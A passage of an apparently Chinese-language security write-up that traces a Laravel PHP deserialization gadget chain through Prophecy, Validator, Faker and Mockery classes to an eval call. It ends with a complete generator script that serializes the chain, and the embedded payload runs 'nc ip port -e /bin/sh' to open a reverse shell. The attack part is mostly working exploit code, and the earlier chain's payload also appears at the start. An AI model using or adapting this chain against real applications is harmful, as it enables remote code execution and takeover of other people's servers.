    use Illuminate\Database\DatabaseManager;

    class BaseTag
    {
        protected $description; // 调用$description的__call方法
    }

    final class Deprecated extends BaseTag
    {
        public function __construct()
        {
            $this->description = new DatabaseManager();
        }
    }
}

namespace {

    use
phpDocumentor\Reflection\DocBlock\Tags\Deprecated;

    class Swift_KeyCache_DiskKeyCache
    {
        private $_keys = ['p4nic' => array('p4nic' =>
'p4nic')];
        private $_path;        // 调用$_path的__toString
方法

        public function __construct()
        {
            $this->_path = new Deprecated();
        }
    }

    echo urlencode(serialize(new
Swift_KeyCache_DiskKeyCache()));
}
```

RCE3

继续拓宽上面链子的分支，寻找其他可利用的`__toString()`方法


`\vendor\phpspec\prophecy\src\Prophecy\Argument\Token\ObjectStateToken.php`



```php
public function __toString()
{
    return sprintf( format: 'state(%s(), %s)',
        $this->name,
        $this->util->stringify($this->value)
    );
}
```


`$this->util`可控，`$this->value`可控，跟进`stringify`发现难以利用，因此转为寻找可利用的`__call()`方法

`\vendor\laravel\framework\src\Illuminate\Validation\Validator.php`



```php
public function __call($method, $parameters)
{
    $rule = Str::snake(substr($method,  offset: 8));

    if (isset($this->extensions[$rule])) {
        return $this->callExtension($rule, $parameters);
    }

    throw new BadMethodCallException( message: "Method [$method] does not exist.");
}
```


跟进snake，$method='stringify' 这边`substr($method, 8)`得到'y'



```php
public static function snake($value, $delimiter = '_')
{
    $key = $value;

    if (isset(static::$snakeCache[$key][$delimiter])) {
        return static::$snakeCache[$key][$delimiter];
    }

    if (! ctype_lower($value)) {
        $value = preg_replace( pattern: '/\s+/u',  replacement: '', $value);

        $value = static::lower(preg_replace( pattern: '/(.)(?=[A-Z])/u',  replacement: '$1'.$delimiter, $value));
    }

    return static::$snakeCache[$key][$delimiter] = $value;
}
```


```php
<?php
$delimiter = '_';
$value = 'y';
echo preg_replace('/(.)(?=[A-Z])/u', '$1' . $delimiter,
$value);
```

看似很复杂，一波操作下来其实就是把传进去的`$value`转为小写并返回，同时`static::$snakeCache[$key][$delimiter] = 'y';`，即返回`$rule='y'`，继续回到`__call`



```php
public function __call($method, $parameters)
{
    $rule = Str::snake(substr($method,  offset: 8));

    if (isset($this->extensions[$rule])) {
        return $this->callExtension($rule, $parameters);
    }

    throw new BadMethodCallException( message: "Method [$method] does not exist.");
}
```


`$this->extensions`可控，设置`$this->extensions['y']`不为空，进入`$this->callExtension`



```php
protected function callExtension($rule, $parameters)
{
    $callback = $this->extensions[$rule];

    if ($callback instanceof Closure) {
        return call_user_func_array($callback, $parameters);
    } elseif (is_string($callback)) {
        return $this->callClassBasedExtension($callback, $parameters);
    }
}
```

|


`$callback`可控，若`$callback`是Closure的实例，进入`call_user_func_array`，进而传入危险函数的是个对象，仍无法利用。若`$callback`是字符串，进入elseif，跟进`callClassBasedExtension`



```
protected function callClassBasedExtension($callback, $parameters)
{
    list($class, $method) = explode( separator: '@', $callback);

    return call_user_func_array([$this->container->make($class), $method], $parameters);
}
```


`explode()`：使用一个字符串分割另一个字符串返回一个列表，这里我们设计`$callback`为xxx@yyy的形式，刚好`$class=xxx`，`$method=yyy`，`this->container`可控，继续跟进`make`，发现make是抽象方法。

如果这边继续找`__call`方法要么陷入死循环，要么继续使用之前找到的可利用的`__call`使得链条冗余。回想起之前的链子找到过一个很简洁的`__call`，它返回的东西直接可控。若我们这边让其返回一个对象，即`$this->default`设置为一个类对象，那么`$this->container->make($class)`即`$this->default`这个对象，`$method`、`$parameters`又是可控的，那么现在的目标就是找到一个可利用的后门类，我们就可以调用它的方法。




```
/**
 * @param string $method
 * @param array  $attributes
 */
public function __call($method, $attributes)
{
    return $this->default;
}
```

找到了一个类貌似能满足`\vendor\mockery\mockery\library\Mockery\Loader\EvalLoader.php`



```
class EvalLoader implements Loader
{
    public function load(MockDefinition $definition)
    {
        if (class_exists($definition->getClassName(), autoload: false)) {
            return;
        }

        eval("?>" . $definition->getCode());
    }
}
```


别忘了方法的参数我们是可控的，跟进getClassName，`class_exists`判断一个类是否定义



```
public function getClassName()
{
    return $this->config->getName();
}
```

这边需要找一个有`getName()`方法的类，并把它的name成员设置为一个不存在的类名，才能让`class_exists`返回false不进入if语句
这里随便找了一个class Store。

接着跟进getCode()



```
public function getCode()
{
    return $this->code;
}
```

因此我们只要构造参数为MockDefinition的对象即可，成员code写入恶意代码
到此该链条打通

```
<?php

namespace Illuminate\Session {
    class Store
    {
        protected $name;

        public function __construct()
        {
            $this->name = 'p4nic';  // 一个不存在的类
        }
    }
}

namespace Mockery\Loader {
    class EvalLoader
    {
    }  // 后门类
}

namespace Mockery\Generator {

    use Illuminate\Session\Store;

    class MockDefinition
    {
        protected $code;
        protected $config;

        public function __construct()
        {
            $this->code = "<?php system('nc ip port -e
/bin/sh');?>";
            $this->config = new Store();
        }
    }
}

namespace Faker {

    use Mockery\Loader\EvalLoader;
```

```php
    class DefaultGenerator
    {
        protected $default;

        public function __construct()
        {
            $this->default = new EvalLoader();
        }
    }
}

namespace Illuminate\Validation {


    use Faker\DefaultGenerator;

    class Validator
    {
        public $container;
        protected $extensions;

        public function __construct()
        {
            $this->extensions['y'] = 'xxx@load';
            $this->container = new DefaultGenerator();
        }
    }
}

namespace Prophecy\Argument\Token {

    use Illuminate\Validation\Validator;
    use Mockery\Generator\MockDefinition;

    class ObjectStateToken
    {
        private $util;
        private $value;

        public function __construct()
        {
            $this->util = new Validator();
            $this->value = new MockDefinition();
        }
    }
}

namespace {

    use Prophecy\Argument\Token\ObjectStateToken;

    class Swift_KeyCache_DiskKeyCache
    {
        private $_keys = ['p4nic' => array('p4nic' =>
'p4nic')];
        private $_path;        // 调用$_path的__toString
方法

        public function __construct()
        {
            $this->_path = new ObjectStateToken();
        }
    }

    echo urlencode(serialize(new
Swift_KeyCache_DiskKeyCache()));
}
```